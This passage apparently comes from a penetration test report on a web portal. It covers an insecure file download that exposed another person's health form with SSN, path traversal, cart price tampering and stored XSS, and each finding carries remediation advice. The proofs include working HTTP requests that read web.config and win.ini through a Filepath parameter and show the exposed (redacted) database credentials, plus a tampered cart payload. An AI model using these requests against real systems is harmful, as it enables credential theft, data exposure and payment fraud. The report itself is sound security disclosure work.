
[https://\[redacted\]DownloadFile?fileId=105719513](https://[redacted]DownloadFile?fileId=105719513)

Tester then proxied the request to be able to modify the 'fileId' parameter in an attempt to view/download another file. Tester was able to download a pdf not belonging to the organization.

```


GET / [redacted]DownloadFile?fileId=[redacted]
HTTP/2
Host: [redacted]
Cookie: [redacted]
0XewOE[redacted]
01; ASF[redacted]
[redacted]
RequestVerificationToken_L2VtcGxveWVlO=[redacted]
A1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://[redacted]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

```

	 This pdf contained a health enrollment form, including the person's social security number, and date of birth.
--	--

Finding: H003	File Path Traversal
	High
CVSS Score:	10
Description:	File path traversal vulnerabilities arise when user-controllable data is used within a filesystem operation in an unsafe manner. Typically, a user-supplied filename is appended to a directory prefix in order to read or write the contents of a file. If vulnerable, an attacker can supply path traversal sequences (using dot-dot-slash characters) to break out of the intended directory and read or write files elsewhere on the filesystem. This is typically a very serious vulnerability, enabling an attacker to access sensitive files containing configuration data, passwords, database records, log data, source code, and program scripts and binaries.
Recommendation:	Ideally, application functionality should be designed in such a way that user-controllable data does not need to be passed to filesystem operations. This can normally be achieved by referencing known files via an index number rather than their name, and using application-generated filenames to save user-supplied file content. If it is considered unavoidable to pass user-controllable data to a filesystem operation, three layers of defense can be employed to prevent path traversal attacks: * User-controllable data should be strictly validated before being passed to any

	filesystem operation. In particular, input containing dot-dot sequences should be blocked. * After validating user input, the application can use a suitable filesystem API to verify that the file to be accessed is actually located within the base directory used by the application. In Java, this can be achieved by instantiating a <code>java.io.File</code> object using the user-supplied filename and then calling the <code>getCanonicalPath</code> method on this object. If the string returned by this method does not begin with the name of the start directory, then the user has somehow bypassed the application's input filters, and the request should be rejected. In ASP.NET, the same check can be performed by passing the user-supplied filename to the <code>System.IO.Path.GetFullPath</code> method and checking the returned string in the same way as described for Java. * The directory used to store files that are accessed using user-controllable data can be located on a separate logical volume to other sensitive application and operating system files, so that these cannot be reached via path traversal attacks. In Unix-based systems, this can be achieved using a chrooted filesystem; on Windows, this can be achieved by mounting the base directory as a new logical drive and using the associated drive letter to access its contents.
WebApp:	8.8.8.8
Proof:	Tester found on the Customer portal that functionality included downloading a media file, such as .jpg, .png, etc.



When inspecting the requests, tester noticed a Filepath parameter that had a system path.

```
GET / /DownloadFile.ashx?Filepath=
F:\Program%20Files%20(x86)\ \Mediafiles\Documents\1976\Calendar.
jpg HTTP/2
Host:
Cookie: UserId=; WorkflowGrid=true; Workflowsnap=false; ga 07WN9P9T1D=
_ga=
ASP.NET_SessionId=
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https:// /MediaLibrary.aspx?Na
me=Media+Library
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers
```

Figure 2 Request to download file

Tester then attempted to view common files.

```
GET /[REDACTED]/DownloadFile.ashx?Filepath=c:\inetpub\wwwroot\web.config HTTP/2
Host: [REDACTED]
Cookie: UserId=[REDACTED]; WorkflowGrid=true; Workflowsnap=false; ga 07WN9P9T1D=[REDACTED]; ASP.NET_SessionId=[REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://[REDACTED]MediaLibrary.aspx?Name=Media+Library
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers
```

```
GET /[REDACTED]/DownloadFile.ashx?Filepath=f:\inetpub\wwwroot\[REDACTED]web.config HTTP/2
Host: [REDACTED]
Cookie: UserId=[REDACTED]; WorkflowGrid=true; Workflowsnap=false; ga 07WN9P9T1D=[REDACTED]; ASP.NET_SessionId=[REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://[REDACTED]MediaLibrary.aspx?Name=Media+Library
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Priority: u=4
```

SQL credentials were found in a web.config file:

```
1 HTTP/2 200 OK
2 Cache-Control: private
3 Content-Type: text/plain
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/10.0
6 X-AspNet-Version: 4.0.30319
7 Content-Disposition: attachment; filename=web.config;
8 X-Powered-By: ASP.NET
9 X-Xss-Protection: 1; mode=block
10 X-Frame-Options: SAMEORIGIN
11 Content-Security-Policy: default-src 'self' https://[REDACTED]; style-src 'self'
'unsafe-inline' https://[REDACTED]; script-src 'self' 'unsafe-inline' 'unsafe-eval'
https://www.[REDACTED]; https://ajax.googleapis.com/ajax/libs/webfont/1.5.18/webfont.js;
frame-src 'self' youtube.com www.youtube.com; frame-ancestors 'self'; img-src 'self' data:
https://*. [REDACTED]; media-src 'self' data: https://*. [REDACTED];
12 Date: Thu, 17 Jul 2025 15:09:57 GMT
13
14 <?xml version="1.0" encoding="UTF-8"?>
15 <configuration>
16 <appSettings>
17 <add key="ValidationSettings:UnobtrusiveValidationMode" value="None"></add>
18 </appSettings>
19 <connectionStrings>
20 <add name="DbConnection" connectionString="Server=[REDACTED];Database=[REDACTED];User
Id=[REDACTED];Password=[REDACTED];Trusted_Connection=False;" providerName="System.Data.SqlClient"
/>
21 </connectionStrings>
22 <system.web>
23 <customErrors mode="Off" />
24 <compilation debug="true" targetFramework="4.5.2" />
25 <httpRuntime targetFramework="4.5.2" />
26 </system.web>
27 <system.webServer>
```

Tester also found credentials for a separate server:

```
<configuration>
  <configSections>
    <sectionGroup name="applicationSettings" type="System.Configuration.
Version=4.0.0.0, Culture=neutral, PublicKeyToken=[REDACTED]>
      <section name="[REDACTED]" type="System.Configu
System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=[REDACTED]
      <section name="[REDACTED]" type="System.Configu
System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=[REDACTED]
    </sectionGroup>
  </configSections>
  <appSettings>

    <add key="aspnet:MaxHttpCollectionKeys" value="8001" />
    <add key="ServerURL" value="http://[REDACTED]" />
    <add key="ReportDirectory" value="[REDACTED]Reports/" />
    <add key="userID" value="[REDACTED]" />
    <add key="Password" value="[REDACTED]" />
    <add key="Domain" value="." />
    <add key="PhNumExt" value="+1" />
    <add key="FilePath" value="F:\Program Files (x86)\[REDACTED]
    <add key="Directory" value="1" />
```


This issue was also discovered on the portal application at
/redacted/redacted/DownloadFile.ashx?Filepath=
&FunctionName=MediaDownload. This issue was identified when downloading
files that were uploaded during a messaging chat. It was also discovered that
this could be exploited from an unauthenticated perspective.

```
GET /redacted/DownloadFile.ashx?Filepath=C:\WINDOWS\win.ini&FunctionName=
MediaDownload HTTP/2
Host: redacted
Cookie: ASP.NET_SessionId=[REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://redacted/Securemessagemain.aspx?sd=[REDACTED]
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers
```

	<pre> ; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1 CMCDLLNAME32=mapi32.dll CMC=1 MAPIX=1 MAPIXVER=1.0.0.1 OLEMessaging=1 </pre> <pre> GET / [REDACTED] /DownloadFile.ashx?Filepath=C:\inetpub\wwwroot\web.config& FunctionName=MediaDownload HTTP/2 Host: [REDACTED] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://[REDACTED]Securemessagemain.aspx?sd=[REDACTED] Sec-Gpc: 1 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Priority: u=4 Te: trailers </pre> <pre> <?xml version="1.0" encoding="UTF-8"?> <configuration> <appSettings> <add key="ValidationSettings:Unobtrus </appSettings> <connectionStrings> <add name="DbConnection" connectionSt Id=[REDACTED]; Password=[REDACTED] providerName="System.Data.SqlClient" /> </connectionStrings> </pre>
--	--

Finding: H004	Business Logic Abuse - Cart and Checkout
High	
CVSS Score:	8
Description:	The web application's cart can be modified, allowing the purchaser to modify the various fields for an item as well as its price.
Recommendation:	Applications should never trust the browser to provide sensitive data, such as the price of items they are purchasing. Data that should not be modified by the

	user should be controlled through access control on the backend server restricting access.	
Affected:	IP Address:	Hostname:
	8.8.8.8	
Proof:	The URLs below allow cart price and checkout price to be modified. /api/payment/initiatepayment /api/Cart/save The screenshots below show the consultant modifying the payment price for an item to \$1337.00 from its original price of \$93.95 and the final screenshot being able to get to checkout with Stripe.	
	 <pre> Request Pretty Raw Hex { "cartTaxAmount":0, "cartShippingAmount":0, "cartStatus":"","", "createdBy":0, "modifiedBy":0, "cartItems":[{ "id":35, "cartId":null, "productId":[REDACTED], "productName":"[REDACTED]", "categoryName":"[REDACTED]", "productImageName":"Product/[REDACTED].jpg", "upc":"[REDACTED]", "sku":"[REDACTED]", "startYear":"[REDACTED]", "endYear":"[REDACTED]", "make":"[REDACTED]", "model":"[REDACTED]", "quantity":1, "itemCost":1337.00, "isDeleted":false, "createdBy":null, "createdOn":null, "modifiedBy":null, "modifiedOn":null, "operation":null, "discount_Type":"","", "discount_Value":0, "retail_Price":1337.00, "sale_Price":0, "discountedPrice":0. }] } </pre>	



Response

Pretty Raw Hex Render



```

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Wed, 18 Jun 2025 18:36:53 GMT
4 Access-Control-Allow-Origin: https://[REDACTED]
5 Set-Cookie: APRAffinity=[REDACTED]
6 Set-Cookie: APRAffinitySameSite=[REDACTED]
7 Path=/;HttpOnly;Secure;Domain=[REDACTED]
8 Vary: Origin,Accept-Encoding
9 Content-Length: 424
10 {
11   "data":
12     "https://checkout.stripe.com/c/pay/[REDACTED]"
13   "statusCode":1002,
14   "isError":false,
15   "errorMessage":null
16 }


```

Finding: M001 Cross-Site Scripting (Stored)	
Medium	
CVSS Score:	5.8
Description:	Stored cross-site scripting vulnerabilities arise when user input is stored and later embedded into the application's responses in an unsafe way. An attacker can use the vulnerability to inject malicious JavaScript code into the application, which will execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as

	stealing victims' session tokens or login credentials, performing arbitrary actions on their behalf, and logging their keystrokes. Methods for introducing malicious content include any function where request parameters or headers are processed and stored by the application, and any out-of-band channel whereby data can be introduced into the application's processing space (for example, email messages sent over SMTP that are ultimately rendered within a web mail application). Stored cross-site scripting flaws are typically more serious than reflected vulnerabilities because they do not require a separate delivery mechanism in order to reach target users, and are not hindered by web browsers' XSS filters. Depending on the affected page, ordinary users may be exploited during normal use of the application. In some situations this can be used to create web application worms that spread exponentially and ultimately exploit all active users. Note that automated detection of stored cross-site scripting vulnerabilities cannot reliably determine whether attacks that are persisted within the application can be accessed by any other user, only by authenticated users, or only by the attacker themselves. You should review the functionality in which the vulnerability appears to determine whether the application's behavior can feasibly be used to compromise other application users.
Recommendation:	In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses: Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized. User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).

	In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.
WebApp:	8.8.8.8
Proof:	Tester found multiple points to inject HTML: First XSS point: Name:  Center: 

Summary:




Name:

Tasks Options Description

Task Name

[+ Add New Task](#)


When selecting the test task:



www:

[Cancel](#) [OK](#)

Second XSS –Cube – Title:



Create


1 DETAILS 2 Filters 3 Metrics 4 Layout

Title *


Summary

